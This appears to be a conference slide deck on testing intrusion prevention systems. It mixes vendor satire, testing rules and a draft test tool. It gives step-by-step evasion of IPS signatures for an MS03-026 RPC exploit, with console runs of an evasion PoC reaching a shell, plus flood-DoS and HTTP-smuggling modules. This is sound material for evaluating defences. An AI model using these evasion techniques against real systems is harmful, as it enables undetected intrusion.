

How to test an IPS

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Introduction

Rules of engagement

1. Know who is talking
2. Know what you want
3. Know what you are doing
4. Be realistic
5. Don't trust anybody...



Who is talking

- Renaud Bidou = Radware Employee
 - Radware = IPS vendor
 - Employee = lobotomized slave
- Involved in MANY IPS tests
 - Independent (or so called) test labs
 - Press test labs
 - System integrators, resellers, end-users
 - Universities and research labs
 - ⇒ Bunch of security “experts”, consultants and researchers



So what do you want ?

2 ways of testing an IPS

- Try to bypass the IPS
 - It was a given since the start
 - Save time if it is your only goal
 - answer is Yes, you can bypass the IPS
 - Funny, but somewhat useless
- Evaluate security improvement
 - In your existing environment
 - Against identified threats
 - With defined and qualified goals
 - All together with actual defenses and security management tools / process
 - Supposed to be the purpose of your tests



Any idea about what you're doing ?

- Do you have defined need ?
 - Attacks you want to mitigate
 - Final architecture
 - Traffic typology
 - Should be a kind of must

- Any clue about some technical stuff ?
 - How IPS work ?
 - RTFM + technology investigations
 - What tools you're going to use
 - What kind of test they really perform
 - What result you expect to get
 - All the basics...



Stop Dreaming and ask to yourself

- Do you really need an IPS ? Maybe...
 - If you don't believe in Santa Claus anymore
 - 100% security is not a realistic target
 - 0-day protection is marketing
 - If you understand and agree with...
 - "security is a process, not a product"
 - If you know what you want: I want to improve...
 - DOS protection
 - Worm propagation mitigation
 - Tunnel investigation
 - Traffic policing
 - Etc.



Be Paranoid

- Don't trust ...
 - Rumors
 - They are created by vendors
 - Third party tests results
 - Independent ... c'mon no one is innocent
 - Mailing-Lists
 - They are owned by vendors
 - Consultants
 - Some may look cool
 - But they are lobotomized slaves
 - After all, they're all alike



How shall we proceed ?

1. Talk about methodology
 - *Expected show time should be around 5 hours*
 - We will go step by step over all functional requirements
 - Then we will focus on a global framework
 - ... and involve quality standards
 - We can finish with some marketing material ...

OR

2. Be factual
 - Talk about IPS reality
 - See how easy it is to bypass IPS
 - Understand usual IPS shortcomings
 - Try to understand basic testing rules
 - Laugh at usual IPS tests f#ckups
 - Try to think about a useful testing tool requirements



The truth about IPS or at least part of it

- What do you need an IPS for ?
 - Nothing, just because IPS is cool
 - **WRONG** : IPS add latency and generate false positives.
 - To have this new “behavioral-neuronal-Bayesian-holistic” smart detection engine protect my network from any kind of attack
 - **WRONG** : You are new in the business aren't you ?
 - To go out with the sales girl
 - **WRONG** : but you can still contact a Radware representative



The great swindle

- The best cocktail to kill technology
 - A growing market
 - 2.000 potential actors
 - They all want the best part of it
 - Very few real security players
 - Others come from networking where margins go down
 - New techniques
 - That looks like old ones
 - I know IDS and firewall = I know IPS
 - No need to investigate
 - In the field of security
 - Tremendous lack of skill everywhere
 - A marketing battlefield
 - Heuristics, neuronal networks, correlation, real-time ...
 - » Who really knows what those words mean nowadays
 - There is no rule at war...




How to bypass an IPS Just to make it clear

1. Use an old exploit
 - oc192's to MS03-026
2. Obfuscate NOP/NULL Sled
 - s/0x90,0x90/0x42,0x4a/g
 - Fair enough ...
3. Change exploit specific data
 - Netbios server name in RPC stub data
4. Implement application layer features
 - RPC fragmentation and pipelining
 - AlterContext
 - Multiple context binding request
5. Change shell connection port
 - This 666 stuff ... move it to 22 would you ?
6. Done



How to bypass an IPS Because you still don't believe me



```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> set TARGET 10.0.0.105
> exploit
# 0. Launching exploit with following options

MULTIBIND      : 0
REMOTEPORT    : 666
ALTSERVER     : 0
DELAY         : 1
PORT          : 135
ALTER         : 0
RPCFRAGSIZE   : 0
OBFUSCATED    : 0
TARGET        : 10.0.0.105
FRAGSIZE      : 512
PIPELINING    : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface
ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
```

```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-Bo" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high


Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```



How to bypass an IPS Snort-Inline



```

[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> set TARGET 10.0.0.105
> set MULTIBIND 1
> exploit
# 0. Launching exploit with following options

MULTIBIND      : 1
REMOTEPORT    : 666
ALTSERVER     : 0
DELAY         : 1
PORT          : 135
ALTER         : 0
RPCFRAGSIZE   : 0
OBFUSCATED    : 0
TARGET        : 10.0.0.105
FRAGSIZE      : 512
PIPELINING    : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
  
```

```

Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: (TCP) 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-Bo" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high


Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
  
```



How to bypass an IPS Snort-Inline + Vendor 1 (part 1)



```

[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options

MULTIBIND      : 1
REMOTEPORT    : 666
ALTSERVER     : 0
DELAY         : 1
PORT          : 135
ALTER         : 0
RPCFRAGSIZE   : 0
OBFUSCATED    : 1
TARGET        : 10.0.0.105
FRAGSIZE      : 512
PIPELINING    : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
  
```

```

Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
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high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
  
```




How to bypass an IPS

Snort-Inline + Vendor 1 (part 2)

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> exploit
# 0. Launching exploit with following options

MULTIBIND      : 1
REMOTEPORT     : 666
ALTSERVER      : 0
DELAY          : 1
PORT           : 135
ALTER          : 0
RPCFRAGSIZE    : 0
OBFUSCATED     : 1
TARGET         : 10.0.0.105
FRAGSIZE       : 512
PIPELINING     : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
>
```



```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: (TCP) 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```




How to bypass an IPS

Snort-Inline + Vendor 1 + Vendor 2

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
=====
> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> set FRAGSIZE 256
> set RPCFRAGSIZE 32
> set REMOTEPORT 22
> exploit
# 0. Launching exploit with following options

MULTIBIND      : 1
REMOTEPORT     : 22
ALTSERVER      : 1
DELAY          : 1
PORT           : 135
ALTER          : 0
RPCFRAGSIZE    : 32
OBFUSCATED     : 1
TARGET         : 10.0.0.105
FRAGSIZE       : 256
PIPELINING     : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
```



...

- Details and PoC source
- <http://www.iv2-technologies.com/~rbidou>



Why IPS just can't win ?

3 main causes of IPS shortcomings

- **False Positives**
 - Need very, very accurate signatures
 - Often exploit based : the oc192-dcom exploit case
 - Very few signatures really activated
 - Usually a few hundred : out of thousands sold to your boss
- **Performances**
 - Latency is the enemy
 - Hardly acceptable by users
 - Not an option for VoIP
- **CSOs' position**
 - Ensure security of their job first
 - Packet loss is not recommended



Usual IPS Shortcomings

Consequences

- **Best Effort**
 - Detection mechanism are optimized
 - To be able to detect 90% of malicious stuff
 - At (almost) no risk
 - With good performances
 - To block usually tested attacks
 - should perform good at customers basic testing
 - Save Willy !
 - Hide breaches and/or find workarounds
 - Hire former swindler as consultants
 - Hire actual losers as sales engineers
- **Just try to look good ...**
 - Doesn't really matter
 - Most potential customers don't have a clue about security
 - They don't know how to test IPS ...



So why testing ?

- Because with an IPS you still can do many things ...
 - Mitigate all those DoS stuff
 - As long as your at the right place
 - Prevent common worm propagation
 - On your internal network
 - Protect against recent exploits
 - And some standard generic threats / techniques
 - Apply traffic policing and bandwidth management
 - Most P2P traffic can be “regulated”
 - Protect applications from specific threats
 - Mostly implemented for web applications
- ... as long as
 - you know what you need
 - What, where
 - you remain realistic
 - There will be latency and ways to bypass



Rule #1

Define the context

- You need to define precisely
 - The environment the IPS will be used in
 - Physical architecture
 - Traffic volume and typology
 - Number of systems
 - Networks etc.
 - Threats you want to protect this environment from
- If you don't
 - You will not know what to test and how
 - See testing jokes later on
 - Vendors will have you test what they want how they want
 - And you should never, ever trust vendors' testing tools



Rule #2

Understand how IPS behave

- This is what must be understood
 - There are many ways to
 - Mitigate DoS attacks
 - syncookies, anomaly detection, behavioral analysis, bandwidth management...
 - Detect scans
 - thresholds, SYN delay binding, anomalies, tools signatures...
 - Stop exploits
 - generic & exploit based signatures
 - misc parsers, normalization capabilities, regexp
 - React
 - drop, reset, lower bandwidth etc.
 - Know which techniques are implemented
 - Evaluate if they can fit your needs
 - Test their behavior



Rule #3

Simulate the real world

- Target architecture
 - Main characteristics must be reproduced
 - According to the production context
 - Behavior of the test network must look "real"
 - Mandatory to evaluate identification / reaction engines
 - Evaluation of security features
 - Impact on performances
- Real, efficient and recent attacks
 - The only way to do it
 - Test real conditions
 - Launching "real-life" attacks may not be that easy
 - Capability to generate real floods
 - Launch real exploits
 - Simulate worm propagation
 - Without investing too much if possible



Rule #4

Stick to your test bed

- Predefine it and create a baseline
 - Test bed can now be defined
 - It must be setup and tested before any vendor arrives
 - It must be played without IPS in-line
 - Defines the baseline
- Do not change it during tests
 - Vendors will try to have you change the tests
 - To match the behavior of their product
 - You must be self-confident enough
 - Make sure your tests do reflect the reality
- Know what result you expect from the tests
 - Compared to baseline
 - Make sure you have a way to compare results...



Rule #5

Have your IPS tuned

- Testing “out-of-the-box” is meaningless
 - You must understand IPS
 - Ask vendor to tune it
 - Reveal the vendor tests you are going to launch
 - Test bed is supposed to reflect real world
 - Protecting on the test bed = protecting in the real-world
 - One exception : exploits
 - You tell you want to protect web services
 - You don't tell you are going to use “Request Smuggling” evasion
- 1 test, 1 configuration, 1 chance
 - Once the IPS is tuned, its configuration shouldn't be changed
 - In real-life you are not going to be aware of the next attack
 - You cannot change configuration each and every hours
 - Configuration you are testing is a production one
 - If some more tuning is needed, all tests must be replayed



Rule #6

Never ever trust vendors

- Once tests have started
 - Keep vendors engineers away from
 - Management software / console
 - Hardware, cabling etc.
 - They may try to cheat...
 - Don't tell results "on the fly"
 - Vendor will argue and you will waste time
- Once tests are finished
 - Provide vendors only their own results
 - They will argue
 - Don't waste time, your tests are done, you don't care
 - You are confident, your tests are relevant aren't they ?



How to mess your tests

1. Cut & Paste your old IDS tests
 - Unless you want to acquire an IDS
2. Stay in lab
 - Choose the blue pill, you have to face the real world
3. Forget basic math
 - And blindly trust vendors promises
4. Use tools you don't know
 - Or don't understand ...
5. Don't read the manual
 - And test it "out of the box", with some additional random settings
6. Be in a hurry
 - And skip some steps



How not to test an IPS

1 – cut & paste your old IDS tests

- IDS ≠ IPS
 - IPS do different tasks
 - Less detection (false positive)
 - Reaction
 - IPS are inline
 - Can enforce traffic policy
 - Can protect ... and /or kill your network
 - IPS paranoid mode is different
 - Paranoid = don't take the risk to block legitimate traffic
 - Don't test with "all enable"
 - IPS will NEVER be configured this way
 - IPS are supposed to block
 - Launch real attacks
 - Checking blocking capabilities
 - Check reporting capabilities
 - False Positive analysis
 - Management oriented : 3D and colors



How not to test an IPS

2 – stay in lab

- IPS sensitivity to architecture
 - Performance
 - Bandwidth
 - Protected segments
 - Objects defined
 - Traffic typology and distribution
 - Very subtle ... and sooo true
 - Detection
 - A lot of detection mechanisms rely on threshold
 - Scans
 - DoS
 - Behavioral
 - Asymmetric paths may confuse detection engines
 - Thresholds again
 - L4/7 frags to be reassembled on multiple segments / systems



How not to test an IPS

3 – forget basic maths

- Basic calculation will save time
 - They say :
 - 200.000 packet fragments in memory then bypass filtering mechanism
 - Fragments are held in memory for 3 seconds
 - I say :
 - 1 Mbps, 62 bytes per packet \approx 2.000 pps
 - Network is at risk above 33 Mbps – that's life
- Basic calculation will definitely save time
 - They say :
 - Multiple IPS can share fragment information to handle L2 asymmetric traffic
 - I say :
 - Given the previous calculation my network is at risk above (33 / nb of segments) Mbps
 - Great feature, but it's gonna be short on my LAN so no use to test it.
- And so on ...



How not to test an IPS

4 – use tools you don't know

- You'd better know what's going on
 - Else ...
 - you will select an IPS that is good at blocking tools
 - Hmm, this is the best case
 - you will chose an IPS that will kill your network with FP
 - Far more common
 - Either you do it yourself
 - Don't tell me you cannot write a portscanner by yourself...
 - Download, compile, run (against vulnerable server) a recent exploit
 - Building a variant should not be that difficult
 - Or analyze
 - Tools behavior
 - Packets sent, results obtained
 - IPS behavior
 - What was detected, blocked
 - Is it generic detection of specific to the tool ?



How not to test an IPS

5 – don't read the manual

- Will lead to 2 consequences
 1. Be unable to tune the IPS according to your context
 - Should be a mandatory step
 - Most security features must be tuned
 - Some have “learning” steps
 - Tuning will be different according to exposure, performance issues, type of traffic etc.
 - “Out of the box” testing is meaningless
 - Unless you are technically a loser, and you realize it...
 - Once again save time : don't do the test
 2. Don't understand what the vendor does during the test
 - Did I already tell you not to trust vendors ?




How not to test an IPS

6 – be in a hurry

- Your test bed makes sense \Rightarrow apply it
 - Don't skip steps
 - Each step should have a reason to be
 - Therefore each step should be taken
 - No Exception
 - Don't believe that $1+1 = 2$
 - In IPS world nothing you believe in is true
 - Especially if vendors tell you so...
 - Perform tests to know how much is $1 + 1$
- Take time to analyze and compare results
 - None of the products passed all tests
 - Evaluate which miss are less significant according to
 - Security policy
 - Employment security ...



Testing Jokes #1 Architecture tricks



Testing Jokes #2 Nessus

- Testing for exploit mitigation
 - Tester tool
 - Nessus, known for its large real-life exploits database...
 - Test results
 - All Nessus tests blocked
 - Bunch of false positives
 - Some Nessus tests blocked
 - Go and analyze, one by one which is FP and which is not ☺
 - Vendor response
 - Nessus is not appropriate
 - Use our home-made attack capture files



Testing Jokes

#3 Exploit Museum

- The exploit of the death
 - CGI phf
 - Part of most test beds
 - Just a few questions
 - Do you have any web server in your network running unpatched since 1996 ?
 - Is it really necessary to test it ?
 - But why is it part of all test beds ?
 - Probably part of old IDS test beds ...
 - Common excuse found by testers
 - All IPS do have a signature against it
 - Maybe, but should be in specific group of signatures like “stupid, obsolete testing signatures”
 - Activating in production is useless and wastes performances



Testing Jokes

#4 Security Experts

- They know. So...
 - They don't need assistance
 - They don't read the doc
 - They plug and yell
 - “all these are real sh.t”
 - “Muahahah I bypassed it”
 - “Definitely these technologies are not mature”
- They've been doing it for years
 - So they cut & paste IDS tests ...
 - So they use their old “IDS Wakeup” and PHF exploits
 - So they should find a position in a museum
- They are experts
 - So they test everything possible
 - Preferably out of any production context
 - Ok to have a talk at some pseudo-scientific conference



Testing Jokes

#5 Non linear load increase

UDP (pps)	HTTP (Mbps)	FTP (Mbps)	Total (Mbps)	% lost
100.000	100	-	150 Mbps	0
200.000	500	-	600 Mbps	0
300.000	1.000	-	1.150 Mbps	0
300.000	1.000	200	1.350 Mbps	3

2 questions :

1. Is 1Gbps really the nominal performance of the device ?
2. How much are people paid to perform such tests



Testing Jokes

#6...10 Misc and funny

6. Data representation detection
 - Alerting on hex encoding ?
7. Packet generation issue
 - Packet's not blocked. But was it send over the wire?
8. Perfect matching devices
 - Nothing should be perfect
9. The one packet DOS
 - Blah, blah was not blocked... pfff was not efficient anyway
10. I don't understand
 - So I focus on management



An interesting approach

- Basics
 - You don't have time
 - You don't have knowledge
 - You're a desperate zombie
- Purpose
 - Find a quick way to test
- FFO
 - Ask each vendor to provide test tools
 - Use test tools against each and every device
- Results
 - Each vendor does tests they will be able to pass
 - The one that passes most tests is as good as his competitors
 - In tested fields
 - Still out of context but...



Howto, today

- A bunch of testing tools
 - Attack tools
 - Exploits, intrusion frameworks etc.
 - Traffic capture and traffic generators
 - To create "real-life" background traffic
 - Production environment simulation
 - To get more or less the behavior of the IPS
- Manual operations
 - Test launch
 - Few scripts as results must be analyzed one by one
 - Impact validation
 - Security, performance, stability
 - Reporting
 - Baseline checks



What we want

- **Make it easier**
 - One global interface
 - Common and homogeneous frontend
 - Dedicated to IPS testing
 - Therefore provide IPS testing oriented results and lowers the need for in depth investigations of what happened
 - Modular and flexible
 - Just to test what you need in your environment
- **Save time and be earnest**
 - Scripting capabilities
 - One script
 - One configuration
 - One chance
 - Automated comparison to the baseline
 - Disable tests that will not be relevant (ex: no impact on baseline)



What we have

- **Early pre-alpha minor piece of code**
 - Homogeneous frontend for misc modules
 - Modules can
 - be independent
 - behave like abstract layer to common tools
 - 5 Categories of tests
 - IPS Detection & identification
 - Scan / Fingerprint
 - Evasion
 - DoS
 - False Positives
 - Scripting capabilities
 - based on recording of commands
 - Simple reporting (to be improved)
 - Get it on www.iv2-technologies.com/~rbidou/IPSTester.tar.gz



IPSTester.pl

```
[root@localhost ips-tester]# ./IPSTester.pl

+-----+
|             IPS Testing Suite v1.0             |
+-----+

[] Loading configuration file : ok

[] Loading modules
  DCE-RPC Based tests      v1.0 : loaded
  Flood based DOS          v1.0 : loaded
  Native Host Discovery    v1.0 : loaded
  HTTP Based tests        v1.0 : loaded
  Tools Based Discovery    v1.0 : loaded

[] Checking dependencies
  httpprint                v0.301 : ok
  thornut                  v1.2.5 : ok
  hping                    v3.0.0 : ok
  amap                     v5.1   : ok
  nmap                     v4.01  : ok
  fping                    v2.4   : ok
  iptables                 v1.2.8 : ok

[] Loading scripts : 1 scripts loaded

[] Launching shell, have fun!

>
```



Modules

```
> show modules
```

id	name	category	status	version
1	Flood based DOS	DoS / DDoS	OK	1.0
2	DCE-RPC Based tests	Evasion	OK	1.0
3	HTTP Based tests	Evasion	OK	1.0
4	Native Host Discovery	Scan / Fingerprint	OK	1.0
5	Tools Based Discovery	Scan / Fingerprint	OK	1.0

```

Module : Flood based DOS v.1.0
=====

Status : OK

Launches several DOS attacks (option: ATTACK) based on network floods :

    0. Xmas tree: TCP packet with all flags set
    1. IP 0 : IP packet with protocol number 0
    2. Land : UDP Packet with identical source and destination
       addresses and ports
    3. SYNflood : the very one !

Target port can be specified (option: PORT) if applicable and source can be
randomized (option: RANDBSOURCE).

Attack duration (option: DURATION) is given in seconds. If the global option
TEST is set, a TCP connectivity check will be performed on the target port.
Delay between each check can be set (option: TESTDELAY).

If attack duration is set to 0 attack will last until the <stop> command is
issued on the shell.

==> Requirements : Requires hping v3.0.0 <==

ATTACK      Attack type to launch (default: 0 - Xmas Tree)
DURATION    Attack duration in seconds [0 = infinite] (default: 10)
PORT        TCP port number of the targeted service (default: 135)
RANDBSOURCE Use random sources for attacks [0 = no, 1 = yes] (default: 0)
TESTDELAY   Delay in seconds between connectivity tests under attack (default: 2)

ATTACK      0
DURATION    10
PORT        135
RANDBSOURCE 0
TESTDELAY   2

Brought to you by : Renaud Bidou (renaudb@radware.com)

```



Scripts

```

> scripts show

+-----+-----+-----+
| id | name | filename |
+-----+-----+-----+
| 0 | myscript | myscript.ips |
| | | |
| | set global TARGET 10.0.0.105 |
| | launch 3 |
+-----+-----+-----+

```



Launching a test

```
> set global TARGET 10.0.0.105
> set module 3 EVASION 2
> set module 3 URL /hello.asp
> launch 3

# A. Testing Baseline
# A.1. Establishing connection to 10.0.0.105:80
# A.2. Sending GET /hello.asp : result code => 200
# A.3. Establishing connection to 10.0.0.105:80
# A.4. Sending UNICODE-0 : result code => 999
# A.4.1 Is the attack successful (y|N) ? N

# B. Launching HTTP smuggling evasion
# B.1. Testing methods support : GET(200) POST(200)
# B.2. Testing IIS 48k truncate : (200) Success
# B.3. Testing GET with Content-Length : (200) Success
# B.4.1 Testing double Content-Length (exploit first) : (400) Failure
# B.4.2 Testing double Content-Length (exploit last) : (400) Failure
# B.4.3 Testing double Content-Length (garbage then exploit) : (400) Failure
```



Results

```
> stats show
```

Tests	Success	Tests	Ratio
IPS identification	0	2	0
Scan / Fingerprint	0	0	NA
Native Host Discovery	0	0	NA
Tools Based Discovery	0	0	NA
False Positive			NA
Evasion	2	13	15
DCE-RPC Based tests	0	3	0
HTTP Based tests	2	10	20
DoS / DDoS	0	0	NA
Flood based DOS	0	0	NA
GLOBAL RESULTS	4	15	27

```
>
```




Conclusion

- IPS Testing is still early stage
 - A lot of errors in methodology
 - To much copy and paste
 - No enough time invested in thinking about it
 - A huge lack of understanding
 - What an IPS can / should do
 - Testing is context dependant
 - No tool is available
 - But can a tool really do it properly ?
 - Commercial solutions will be “IDS testing tool based”
 - As long as most IPS are just IDS variants